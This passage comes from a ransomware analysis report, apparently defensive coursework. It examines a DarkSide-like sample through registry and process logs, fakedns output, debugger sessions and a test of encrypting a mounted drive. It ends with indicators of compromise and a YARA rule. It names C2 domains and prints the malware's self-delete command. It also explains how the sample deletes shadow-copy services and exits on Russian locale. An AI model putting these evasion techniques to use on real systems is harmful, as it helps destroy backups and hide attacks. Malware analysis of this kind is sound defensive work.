
We can also see that the malware has saved the two images shown above to the system, which are used to set the background image, and the icon of encrypted files respectively.



Time ...	Process Name	PID	Operation	Path
5:55:14.7419616 PM	xe	2908	RegCreateKey	HKCR\.88c86038
5:55:1...	sample3.exe	2908	RegCreateKey	HKCR\88c86038\DefaultIcon
5:55:1...	sample3.exe	2908	RegCreateKey	HKCR\88c86038
5:55:1...	sample3.exe	2908	RegCreateKey	HKCR\88c86038\DefaultIcon
5:55:1...	sample3.exe	2908	RegCreateKey	HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer
5:55:1...	sample3.exe	2908	RegCreateKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings
5:55:1...	sample3.exe	2908	RegCreateKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections
5:55:1...	sample3.exe	2908	RegCreateKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections
5:55:1...	sample3.exe	2908	RegCreateKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections
5:55:1...	sample3.exe	2908	RegCreateKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings
5:55:1...	sample3.exe	2908	RegCreateKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections
5:55:1...	sample3.exe	2908	RegCreateKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections
5:55:1...	sample3.exe	2908	RegCreateKey	HKLM\System\CurrentControlSet\Services\Tcpip\Parameters
5:55:1...	sample3.exe	2908	RegCreateKey	HKLM\System\CurrentControlSet\Services\Tcpip\Parameters
5:55:1...	sample3.exe	2908	RegCreateKey	HKLM\System\CurrentControlSet\Services\Tcpip\Parameters
5:55:1...	sample3.exe	2908	RegCreateKey	HKLM\System\CurrentControlSet\Services\Tcpip\Parameters
5:55:1...	sample3.exe	2908	RegCreateKey	HKLM\System\CurrentControlSet\Services\Tcpip\Parameters
5:55:1...	sample3.exe	2908	RegCreateKey	HKLM\System\CurrentControlSet\Services\Tcpip\Parameters
5:55:1...	sample3.exe	2908	RegCreateKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\
5:55:1...	sample3.exe	2908	RegCreateKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad
5:55:1...	sample3.exe	2908	RegCreateKey	HKLM\System\CurrentControlSet\Control\SecurityProviders\Schannel
5:55:1...	sample3.exe	2908	RegCreateKey	HKLM\System\CurrentControlSet\Control\SecurityProviders\Schannel
5:55:1...	sample3.exe	2908	RegCreateKey	HKCU\Software\Microsoft\Windows\CurrentVersion\WinTrust\Trust Providers\Software Publishing
5:55:1...	sample3.exe	2908	RegCreateKey	HKCU\Software\Microsoft\SystemCertificates\My
5:55:1...	sample3.exe	2908	RegCreateKey	HKCU\Software\Microsoft\SystemCertificates\CA
5:55:1...	sample3.exe	2908	RegCreateKey	HKCU\Software\Microsoft\SystemCertificates\CA
5:55:1...	sample3.exe	2908	RegCreateKey	HKCU\Software\Microsoft\SystemCertificates\CA\Certificates
5:55:1...	sample3.exe	2908	RegCreateKey	HKCU\Software\Microsoft\SystemCertificates\CA\CRLs
5:55:1...	sample3.exe	2908	RegCreateKey	HKCU\Software\Microsoft\SystemCertificates\CA\CTLs
5:55:1...	sample3.exe	2908	RegCreateKey	HKCU\Software\Policies\Microsoft\SystemCertificates\CA
5:55:1...	sample3.exe	2908	RegCreateKey	HKCU\Software\Policies\Microsoft\SystemCertificates\CA\Certificates
5:55:1...	sample3.exe	2908	RegCreateKey	HKCU\Software\Policies\Microsoft\SystemCertificates\CA\CRLs
5:55:1...	sample3.exe	2908	RegCreateKey	HKCU\Software\Policies\Microsoft\SystemCertificates\CA\CTLs
5:55:1...	sample3.exe	2908	RegCreateKey	HKLM\Software\Microsoft\SystemCertificates\CA
5:55:1...	sample3.exe	2908	RegCreateKey	HKLM\Software\Microsoft\SystemCertificates\CA
5:55:1...	sample3.exe	2908	RegCreateKey	HKLM\SOFTWARE\Microsoft\SystemCertificates\CA\Certificates
5:55:1...	sample3.exe	2908	RegCreateKey	HKLM\SOFTWARE\Microsoft\SystemCertificates\CA\CRLs
5:55:1...	sample3.exe	2908	RegCreateKey	HKLM\SOFTWARE\Microsoft\SystemCertificates\CA\CTLs
5:55:1...	sample3.exe	2908	RegCreateKey	HKLM\Software\Policies\Microsoft\SystemCertificates\CA
5:55:1...	sample3.exe	2908	RegCreateKey	HKLM\SOFTWARE\Policies\Microsoft\SystemCertificates\CA\Certificates
5:55:1...	sample3.exe	2908	RegCreateKey	HKLM\SOFTWARE\Policies\Microsoft\SystemCertificates\CA\CRLs
5:55:1...	sample3.exe	2908	RegCreateKey	HKLM\SOFTWARE\Policies\Microsoft\SystemCertificates\CA\CTLs
5:55:1...	sample3.exe	2908	RegCreateKey	HKLM\Software\Microsoft\EnterpriseCertificates\CA

Figure 38: Registry keys created or accessed by sample3.exe


Many registry keys appear to be created or modified by sample3.exe. We will only focus on some of the most interesting. One such key is HKCR\.88c86038, which refers to the same .88c86038 extension found in the README files. We can also see many registry key accesses that appear to be related to internet communication in the above screenshot.



Process Name	PID	Operation	Path
sample3.exe	2908	RegSetValue	HKCR\.88c86038\(Default)
sample3.exe	2908	RegSetValue	HKCR\88c86038\DefaultIcon\(Default)
sample3.exe	2908	RegSetValue	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\GlobalAssocChangedCounter
sample3.exe	2908	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\Content\CachePrefix
sample3.exe	2908	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\Cookies\CachePrefix
sample3.exe	2908	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\History\CachePrefix
sample3.exe	2908	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable
sample3.exe	2908	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacySettings
sample3.exe	2908	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass
sample3.exe	2908	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetName
sample3.exe	2908	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCAsIntranet
sample3.exe	2908	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\AutoDetect
sample3.exe	2908	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass
sample3.exe	2908	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetName
sample3.exe	2908	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCAsIntranet
sample3.exe	2908	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\AutoDetect
sample3.exe	2908	RegSetValue	HKCU\Software\Classes\Local Settings\MuiCache\27\52C64B7E\LanguageList
sample3.exe	2908	RegSetValue	HKCU\Software\Classes\Local Settings\MuiCache\27\52C64B7E\LanguageList
sample3.exe	2908	RegSetValue	HKCU\Software\Classes\Local Settings\MuiCache\27\52C64B7E\LanguageList
sample3.exe	2908	RegSetValue	HKCU\Software\Classes\Local Settings\MuiCache\27\52C64B7E\LanguageList
sample3.exe	2908	RegSetValue	HKCU\Software\Classes\Local Settings\MuiCache\27\52C64B7E\LanguageList
sample3.exe	2908	RegSetValue	HKCU\Software\Classes\Local Settings\MuiCache\27\52C64B7E\LanguageList
sample3.exe	2908	RegSetValue	HKCU\Software\Classes\Local Settings\MuiCache\27\52C64B7E\LanguageList
sample3.exe	2908	RegSetValue	HKCU\Software\Classes\Local Settings\MuiCache\27\52C64B7E\LanguageList
sample3.exe	2908	RegSetValue	HKCU\Software\Classes\Local Settings\MuiCache\27\52C64B7E\LanguageList
sample3.exe	2908	RegSetValue	HKCU\Software\Classes\Local Settings\MuiCache\27\52C64B7E\LanguageList
sample3.exe	2908	RegSetValue	HKCU\Software\Classes\Local Settings\MuiCache\27\52C64B7E\LanguageList
sample3.exe	2908	RegSetValue	HKCU\Software\Classes\Local Settings\MuiCache\27\52C64B7E\LanguageList
sample3.exe	2908	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\{4A539C1A-AD3C-4076-AA16-E54F1D89D680}\WpadDecisionReason
sample3.exe	2908	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\{4A539C1A-AD3C-4076-AA16-E54F1D89D680}\WpadDecisionTime
sample3.exe	2908	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\{4A539C1A-AD3C-4076-AA16-E54F1D89D680}\WpadDecision
sample3.exe	2908	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\{4A539C1A-AD3C-4076-AA16-E54F1D89D680}\WpadNetworkName
sample3.exe	2908	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\00-50-56-87-ec-88\WpadDecisionReason
sample3.exe	2908	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\00-50-56-87-ec-88\WpadDecisionTime
sample3.exe	2908	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\00-50-56-87-ec-88\WpadDecision
sample3.exe	2908	RegSetValue	HKCU\Control Panel\Desktop\WallPaper
sample3.exe	2908	RegSetValue	HKCU\Control Panel\Desktop\WallpaperStyle
sample3.exe	2908	RegSetValue	HKCU\Control Panel\Desktop\Wallpaper

Figure 39: Registry keys modified by sample3.exe

Above we can see more registry key modifications, including more internet related keys. We can also see HKCU\Software\Classes\Local Settings\MuCache\27\52C64B7E\LanguageList is modified, indicating the malware is accessing language information for applications on the infected system. We can also see the HKCU\Control Panel\Desktop\ is accessed so that the desktop wallpaper can be modified.



Time ...	Process Name	PID	Operation	Path	Result	Detail
5:56:1...	sample3.exe	2908	Process Create	C:\Windows\system32\cmd.exe	SUCCESS	PID: 3636, Command line: "C:\Windows\system32\cmd.exe" /C DEL /F /Q C:\Users\malware\Desktop\sample3.exe >> NUL

Figure 40: Processes created by sample3.exe

ProcMon identified one process created by sample3.exe: C:\Windows\system-32\cmd.exe. This process appears to be used by sample3.exe to delete itself (hence the "DEL" key word), likely so it cannot encrypt the files a second time. Because it uses /C, this process should finish once the program has been deleted from the system (https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/cmd). There do not appear to be any new services created by sample3.exe.

```
fakedns[INFO]: Response: 255.245.168.192.in-addr.arpa -> 192.168.245.133
fakedns[INFO]: Response: 133.245.168.192.in-addr.arpa -> 192.168.245.133
fakedns[INFO]: Response: securebestapp20.com -> 192.168.245.133
fakedns[INFO]: Response: ctldl.windowsupdate.com -> 192.168.245.133
fakedns[INFO]: Response: temisleyes.com -> 192.168.245.133
fakedns[INFO]: Response: 5.245.168.192.in-addr.arpa -> 192.168.245.133
fakedns[INFO]: Response: 133.245.168.192.in-addr.arpa -> 192.168.245.133
fakedns[INFO]: Response: 5.245.168.192.in-addr.arpa -> 192.168.245.133
fakedns[INFO]: Response: teredo.ipv6.microsoft.com -> 192.168.245.133
fakedns[INFO]: Response: 5.245.168.192.in-addr.arpa -> 192.168.245.133
```

Figure 41: Output of fakedns while running sample3.exe

Above we can see the names of some domains accessed by sample3.exe. Of particular interest, we can identify the domains securebestapp20.com and temisleyes.com, both of which are known to be used in DarkSide ransomware (https://www.acronis.com/en-sg/cyber-protection-center/posts/new-attack-vectors-for-the-darkside-ransomware-gang/), and are likely C2 servers.

Section 3B: Debugging sample3.exe

In this section, we will debug sample3.exe on Windows 7 using x32Dbg. We will start by demonstrating how to find the libraries and functions loaded using LoadLibraryA and GetProcAddress. We know from the static analysis section that the Windows functions are loaded in functions shown in *Figure 7* and *Figure 8*. By setting a breakpoint on calls to LoadLibraryA and GetProcAddress, we can see the inputs to the functions each time they are called. However, there are many functions imported by this program, so it can be slow and tedious to break on every single call to them.

```
call dword ptr ds:[<&GetCommandLineW>]
mov ebx,eax
lea eax,dword ptr ss:[ebp-4]
push eax
push ebx
call dword ptr ds:[<&CommandLineToArgvW>]
mov ebx,eax
cmp dword ptr ss:[ebp-4],3
jne sample3.13980AF
mov esi,dword ptr ds:[ebx+4]
push dword ptr ds:[139AF1C]
push sample3.139AF20
call sample3.13916D5
push sample3.139AF20
push esi
call dword ptr ds:[<&_wcsicmp>]
add esp,8
```

Figure 42: A segment of code in x32Dbg after functions have been loaded

Rather, we will set a breakpoint immediately after the functions have been loaded. Then, x32Dbg will be able to identify every call to a Windows API function, since they will appear in memory. This allows us to see the names of the functions where they are called, as in the above screenshot.




Figure 43: The call to IsUserAnAdmin outputting false

In the static analysis section, we identified a call to IsUserAnAdmin. The first time running the debugger on this program, we will not use administrative privileges. As seen in the above screenshot, this causes the Windows function to output 0, or logical false. This causes the program to enter the function shown in *Figure 12*.




Figure 44: The parameters passed to an apparent COM function

We mentioned that *Figure 12* contains a suspicious function call. In the above figure, we show the parameters to this function call. We can see that the command line is being passed directly to this function. If we allow the function to run, we will see that the file system gets encrypted as we would expect. However, the function must use a separate process to do this, as no breakpoints in later parts of the program will be reached. To make debugging easier, from this point forward we will run the debugger as an administrator. This ensures that we can reach later portions of the program in the same debugger session.




Figure 45: An allocated segment in memory with the tag 0xdeadbeef

Very soon after the functions have been decoded, more data is decoded and stored in memory. We can see that the allocated section is tagged with the hex sequence 0xdeadbeef, as seen in the above screenshot.

Figure 46: The contents of the README files stored in memory

Among the data decoded and stored in memory is the contents of the many README files stored throughout the file system.

Figure 47: The program querying the SOFTWARE\Microsoft\Cryptography registry key

In *Figure 14*, we showed a function that queries the value of a registry key. By running the program, we can see that this key is SOFTWARE\Microsoft\Cryptography. More specifically, it queries the value MachineGuid.

Figure 48: The name of the README files stored in memory

It appears that the MachineGuid value, among a few other properties, are used to generate the number that is appended to the README file names. We can see the README file name being written to memory above.

Figure 49: The file name of the lock icon stored in EAX




Figure 50: A new registry key is created related to the lock icon

In *Figure 15*, we showed a function that was suspected to be used for creating the lock icon resource. We can see above that the full path to the image file is stored in EAX. We can also see that a new registry key is created. The purpose of this key seems to be to ensure that files that have been encrypted have the lock icon.

Figure 51: The inputs to OpenMutexW in the main function of sample3.exe

We showed in *Figure 20* that the program uses mutexes to ensure only a single version of the program can encrypt the files at once. By running the program, we can see that the mutex is Global\ae733be7820a6c05a3cc0ede66be29b9.




Figure 52: The user agent used to open an internet connection




Figure 53: An internet connection established to "securebestapp20.com"




Figure 54: The parameters to a call to HttpOpenRequestW




Figure 55: Possibly encoded information in memory during the internet communication

Above, we can see several screenshots of function inputs from the internet communication function we identified in *Figure 24*. We can see the user agent and HTTP request information used for the communication. We can see that the program is attempting to communicate with securebestapp20.com, which we have previously identified. Interestingly, we can also see a large string in memory that appears to be

encoded. Perhaps this contains information about the current context of the infected machine so the malware authors can respond to ransom payments effectively.




Figure 56: An internet connection made to another domain

We can see that the internet communication function is run twice. The second time much of the information is the same, but the domain is temisleyes.com, which is another likely C2 server we identified earlier.

Figure 57: The vmvss service is accessed so it can be deleted




Figure 58: The vss service is accessed so it can be deleted

In *Figure 26*, we identified a function that seems to delete certain services. While running the program, we can see that two services are deleted: vmvss and vss. The latter service is described here (https://learn.microsoft.com/en-us/windows/win32/vss/volume-shadow-copy-service-overview), and the former service provides the same functionality but for virtual machines. Most likely, these services are being deleted so no backups can be created while the files are being encrypted.

We did also identify a function in *Figure 27* that seems to terminate certain processes, but as far as can be determined from a basic run of the program, no processes are terminated. This may be because no “blacklisted” processes were actively running on the system.

Also, in *Figure 22* we identify a function that is checking the default language of the current user and system. As expected, if we change the output of one of the Windows API language functions in EAX to the code for Russian, the program will not encrypt any files and it will exit instead.

Section 3C: Encrypting a mounted system

In the static analysis section, specifically in the discussion of the code in *Figure 28*, we saw that the program should encrypt all drives on the system. To test this, we mounted a Windows 10 machine to our Windows 7 machine, and ran sample3.exe.




Figure 59: The menu to select permissions for mounting the drive




Figure 60: Setting the C drive of the remote system to the Z drive of the host system

We can mount the Windows 10 machine to the Windows 7 machine by following the steps in the above two screenshots. Note that the first screenshot is from the Windows 10 machine while the second is from the Windows 7 machine.




Figure 61: The result of running sample3.exe with a mounted file system

When we run the ransomware, first the files on the C drive of the Windows 7 machine are encrypted. After a few minutes, the malware will start encrypting the files on the mounted Windows 10 machine. The above screenshot shows that the files on both machines were encrypted with the same identifying number.

Section 4: Indicators of Compromise and YARA Rule

Host-based indicators:

- Desktop background changed to the image in *Figure 36*
- Files with the icon in *Figure 37* that appear to be encrypted
- A README file in most directories containing the message in *Figure 33*
- A program tries to use the mutex Global\ae733be7820a6c05a3cc0ede66be29b9
    - Note: The above mutex may be machine-specific

Network-based indicators:

- Communication to securebestapp20.com or temisleyes.com

YARA rule:

Figure 62: A YARA rule to identify sample3.exe

The text for the YARA rule is as follows:

rule sample3

{

strings:

$library1 = {56 e8 83 69}

$library2 = {56 e8 5a 69}

$library3 = {52 56 e8 30 69}

$library4 = {52 56 e8 05 69}

$library5 = {52 56 e8 da 68}

$library6 = {52 56 e8 af 68}

$library7 = {52 56 e8 84 68}

$library8 = {52 56 e8 59 68}

$library9 = {52 56 e8 2e 68}

$library10 = {52 56 e8 03 68}

$library11 = {52 56 e8 d8 67}

```
        $library12 = {52 56 e8 ad 67}
        $library13 = {52 56 e8 ad 67}
        $library14 = {52 56 e8 2c 67}
        $getfunctions = {51 56 53 e8 f2 66}

        condition:
        all of ($library*) and $getfunctions
}
```

The rationale behind this YARA rule hinges on the likelihood that, between versions of this ransomware, the process for loading in libraries and functions is unlikely to change. Each $library string in the rule includes the hex bytes of a LoadLibraryA call, as well as the push commands to push the parameters to the stack. Likewise, the $getfunctions string includes the bytes for the GetProcAddress call, and the instructions to push its parameters to the stack. To refine this further, we could include some bytes from the actual encryption process for the files, although since the malware authors may choose to change the symmetric encryption algorithm used between versions, this may not be as likely to catch later versions.